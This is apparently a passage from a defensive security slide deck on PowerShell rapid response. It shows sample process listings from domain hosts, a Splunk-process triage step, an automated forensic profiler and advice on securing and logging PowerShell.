DC1	svchost.exe	svchost.exe	684	472	684	364	10	20161216070608.851907-300	
DC1	dwm.exe	dwm.exe	780	408	780	185	7	20161216070610.196259-300	
DC1	svchost.exe	svchost.exe	812	472	812	481	12	20161216070611.554545-300	
DC1	svchost.exe	svchost.exe	848	472	848	1196	37	20161216070612.132672-300	
DC1	svchost.exe	svchost.exe	880	472	880	743	18	20161216070613.038925-300	
DC1	svchost.exe	svchost.exe	972	472	972	576	21	20161216070615.179297-300	
DC1	svchost.exe	svchost.exe	364	472	364	379	21	20161216070619.677847-300	
DC1	spoolsv.exe	spoolsv.exe	1168	472	1168	405	11	20161216070639.150027-300	
DC1	Microsoft.ActiveDir...	Microsoft.ActiveDir...	1200	472	1200	1404	10	20161216070639.665693-300	
DC1	dftrs.exe	dftrs.exe	1272	472	1272	329	16	20161216070652.702953-300	
DC1	dns.exe	dns.exe	1304	472	1304	5289	14	20161216070653.469173-300	
DC1	ismserv.exe	ismserv.exe	1324	472	1324	99	8	20161216070654.641232-300	
DC1	rxlog.exe	rxlog.exe	1372	472	1372	154	8	20161216070655.125513-300	
DC1	splunkd.exe	splunkd.exe	1592	472	1592	438	43	20161216070710.227311-300	
DC1	conhost.exe	conhost.exe	1676	1592	1676	45	2	20161216070724.081793-300	
DC1	svchost.exe	svchost.exe	1720	472	1720	250	10	20161216070724.145437-300	
DC1	controlncl.exe	controlncl.exe	1772	472	1772	325	8	20161216070724.6398714-300	



# PowerShell – Rapid Response (PoSh – R2)

Task: Determine who has a Splunk process running.

Import-Csv .\Processes.csv |out-gridview

PSComputerName	Name	Description	Process...	ParentProcessID	Handle	HandleCount	ThreadCount	CreationDate
DC1	splunkd.exe	splunkd.exe	1592	472	1592	438	43	20161216070710.227311-300
WK1	splunkd.exe	splunkd.exe	1476	492	1476	436	45	20161216070637.994525-300
WK2	splunkd.exe	splunkd.exe	1601	496	1572	426	43	20161220121104.222720-300
WK4	splunkd.exe	splunkd.exe	1379	492	1476	436	45	20161216070637.994525-300
WK3	splunkd.exe	splunkd.exe	1374	492	1476	436	45	20161216070637.994525-300
EXCH	splunkd.exe	splunkd.exe	1551	472	1592	438	43	20161216070710.227311-300



# Automated Profiler

- Parses image for typical data
- Quick output (~2 minutes)
- Outputs results to text file
- Works with v2 and newer
- Reduces initial analysis time





# Automated Profiler


- Benefits
  - Aids forensicators
  - Focused on providing initial Analysis
  - Reduces analysis time
  - Leverage what we already have
  - Easy to read
  - Parses data for commonly desired data
    - UserAssist
    - RunMRU
    - TypedURLs
    - Etc..

WHAT IS TAKING SO LONG TO DO  
INITIAL TRIAGE ON THAT IMAGE?????






# Automated Profiler


- Retrieves:
    - File downloads
    - Program execution
    - File/Folder opening
    - File Knowledge
    - Browser usage
    - System information
    - Account Usage
    - Networking information
    - USB History
    - Services
    - Drivers
    - Software list
    - Keyword search
    - \$UsnJrnl
    - \$MFT
    - Much more...
- 

1. Mount drive
2. Run the script
3. Analyze
4. Relax





# The kitbag



[www.github.com/wiredpulse](https://www.github.com/wiredpulse)



# I'VE GOT A FEVER



AND THE ONLY PRESCRIPTION IS MORE  
**POWERSHELL** memegenerator.net



# How can YOU learn PowerShell?

- ABC (Always Be Coding)
- ISE -> Get-Command -> Get-Help -> <tab>
- Under the Wire ([www.underthewire.tech](http://www.underthewire.tech))
  - Interactive challenged-based learning





# Summary

- PowerShell's capabilities makes it an excellent tool for attackers
- PowerShell.exe is not PowerShell
- Securing PowerShell is not straightforward
- Enable PowerShell logging to understand its use in the environment
- PowerShell v5 should be in everyone's new image gold master
- Layer your defenses



# References

- <https://adsecurity.org/?p=2604>
- <https://www.carbonblack.com/files/powershell-deep-dive-a-united-threat-research-report/>
- <https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf>
- <https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/>
- <https://blogs.technet.microsoft.com/poshchan/2015/10/16/security-focus-defending-powershell-with-the-anti-malware-scan-interface-amsi/>
- <https://www.iad.gov/iad/library/ia-guidance/tech-briefs/defending-against-the-malicious-use-of-admin-tools-powershell.cfm>



# Questions

